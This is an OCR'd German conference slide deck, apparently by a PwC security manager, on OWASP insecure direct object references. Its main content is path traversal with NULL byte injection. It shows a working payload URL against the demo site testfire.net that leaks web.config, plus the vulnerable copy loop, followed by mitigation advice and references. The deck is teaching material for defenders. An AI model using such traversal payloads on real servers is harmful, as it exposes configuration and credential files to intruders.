
Parameter-Manipulation “context” – Frage???

Anwendungsbeispiel – Szenario 3

Parameter-Manipulation “context” – Antwort!!!

Anwendungsbeispiel – Szenario 4

Erweiterte Parameter-Manipulation (ohne .txt oder .htm)



Anwendungsbeispiel – Szenario 5
Erweiterte Parameter-Manipulation (mit .txt)

Eingabevalidierung umgehen??? Ist möglich!
Welche Option existiert?

- NULL Byte oder Nullzeichen → Zeichenkette-Ende
  - Ein C-String ist eine Sequenz von Zeichen, die mit einem Nullzeichen endet (\0, 0x00, \u0000, %00)

- Viele Hochsprachen behandeln ein NULL Byte wie ein legitimes Zeichen, d.h. kein Zeichenkette-Ende. Ausnahmen:
  - Weitergabe einer Zeichenkette in ein C Sprachenumfeld, bspw. I/O Operationen
  - „Binary unsafe“ dokumentierte Funktionen/Methoden


    s. http://php.net/manual/en/security.filesystem.nullbytes.php

  - In unserem Anwendungsbeispiel: Fragwürdige Zeichenketten Kopier-Operation

```
while (myFile[i] != 0)
{
    openFile += myFile[i];
    i++;
    if (i == myFile.Length) break;
}
```


Anwendungsbeispiel – Szenario 6

NULL Byte Injection erfolgt, aber “keine” Darstellung



Anwendungsbeispiel – Szenario 6

NULL Byte Injection erfolgt, aber “keine” Darstellung



Anwendungsbeispiel – Szenario 6

NULL Byte Injection in der Seitenquelltext Ansicht

Demo – Modifizierte Eingabe 3

view-source:http://demo.testfire.net/default.aspx?content=../web.config**%00**.txt

```
72      <td valign="top" colspan="3" class="bb">
73
74      <span id="Content_Main_lblContent"><configuration>
75          <connectionStrings>
76                  <add name="DBConnStr" providerName="System.Data.OleDb"
connectionString="Provider=Microsoft.Jet.OLEDB.4.0; User ID=Admin; Data
Source=c:\sample\App_Data\altoro.mdb;"/>
77          </connectionStrings>
78          <system.web>
79                  <authentication mode="None"/>
80                  <compilation debug="true" defaultLanguage="C#"/>
81                  <customErrors mode="On" defaultRedirect="~/servererror.aspx">
82                          <error statusCode="404" redirect="~/notfound.aspx"/>
83                  </customErrors>
84                  <httpRuntime enableHeaderChecking="false"/>
85                  <pages buffer="true" enableViewState="false" enableViewStateMac="false"
viewStateEncryptionMode="Never" validateRequest="false"/>
86                  <xhtmlConformance mode="Legacy"/>
87          </system.web>
88  </configuration>
89  </span>
90
91      </td>
92    </tr>
93  </table>
```

Sicherheitsvorfall
Wer überwacht wen?

08.05.2015 12:23 « Vorige | Nächste »

l+f: Kritische Lücke in Überwachungs-Software für kritische Systeme

vorlesen / MP3-Download

Über einen Bug in Symantecs Server-Überwachungs-Software können Angreifer den Systemen beliebige Dateien unterjubeln und diese ausführen.

Bei der Server-Überwachungs-Software Critical System Protection von Symantec kann man sich ohne weitere Authentifizierung als Client anmelden. Was unspektakulär klingt, birgt durchaus Gefahrenpotential, denn aufgrund eines Directory-traversal-Bugs könne man eigenen Code einschleusen und ausführen, berichten die Entdecker der Lücke in ihrem Blog.

Symantec hat bereits im Januar einen Patch zur Verfügung gestellt, Details zur Schwachstelle haben die Entdecker aber erst kürzlich veröffentlicht.

Quelle: http://heise.de/-2638669

A4 – Unsichere direkte Objektreferenzen
Maßnahmenbehandlung

- Design Überlegungen
  - Nur wenn notwendig Dateinamen oder –pfade offen legen
  - Positivliste (whitelist) anlegen und diese konsequent prüfen
  - Angemessene Zugriffsschutzkontrolle implementieren

- Allgemeine Empfehlungen
  - Bevor Benutzereingaben prozessiert werden
    1. Kanonisierung (Unicode/Internationalisierung)
    2. Normalisierung (absolute Pfad-/Dateinamen Prüfung)
    3. Identitätsprüfung mit anschließender Zugriffsschutzprüfung

Fazit

5

Fazit

- OWASP TOP 10 umfasst mehr Schwachstellen als oft angenommen wird und dokumentiert ist
  - Weitere mögliche Injection Klasse vorgestellt
  - Verdeutlichung der TOP 10 Kategorie: A4-Unsichere direkte Objektreferenzen

- Wer (hinter)fragt, gewinnt
  - Design-Entscheidungen
  - Benutzereingaben können vielfältig sein (XML <-> RSS, SVG etc.)
- Mehrere risikoarme evaluierte Schwachstellen können in Summe ihre Applikation sabotieren

Vielen Dank für Ihre Aufmerksamkeit.

PricewaterhouseCoopers AG
Wirtschaftsprüfungsgesellschaft
Friedrich-Ebert-Anlage 35-37
60327 Frankfurt am Main, Germany
T: +49 69 9585 6925
M: +49 151 1094 9421
alexios.fakos@de.pwc.com
www.pwc.com

Alexios Fakos
Manager, Cyber Security

Anhang
Weiterführende Informationen

XML Schema, DTD, and Entity Attacks A Compendium of Known Techniques:
http://www.vsecurity.com/download/papers/XMLDTDEntityAttacks.pdf

XML External Entity (XXE) Processing:
https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

XML Denial of Service Attacks and Defenses (2009):
https://msdn.microsoft.com/en-us/magazine/ee335713.aspx

Identifying Xml eXternal Entity vulnerability (XXE) at runkeeper.com:
http://blog.h3xstream.com/2014/06/identifying-xml-external-entity.html

Revisting XXE and abusing protocols:
https://www.sensepost.com/blog/2014/revisting-xxe-and-abusing-protocols/

Testing Directory traversal/file include (OTG-AUTHZ-001):
https://www.owasp.org/index.php/Testing_Directory_traversal/file_include_(OTG-AUTHZ-001)

Bugfix Elasticsearch HTTP: Ensure url path expansion only works inside of plugins:
https://github.com/spinscale/elasticsearch/commit/5d8e9e24c917b5f2c0958ba68be34a42efaeadbc

File and other classes in java.io do not handle embedded nulls properly:
http://bugs.java.com/bugdatabase/view_bug.do?bug_id=8014846

Jira Path Traversal explained (CVE-2014-2314) :
http://blog.h3xstream.com/2014/02/jira-path-traversal-explained.html

Analyzing the Magento Vulnerability:
http://blog.checkpoint.com/2015/04/20/analyzing-magento-vulnerability/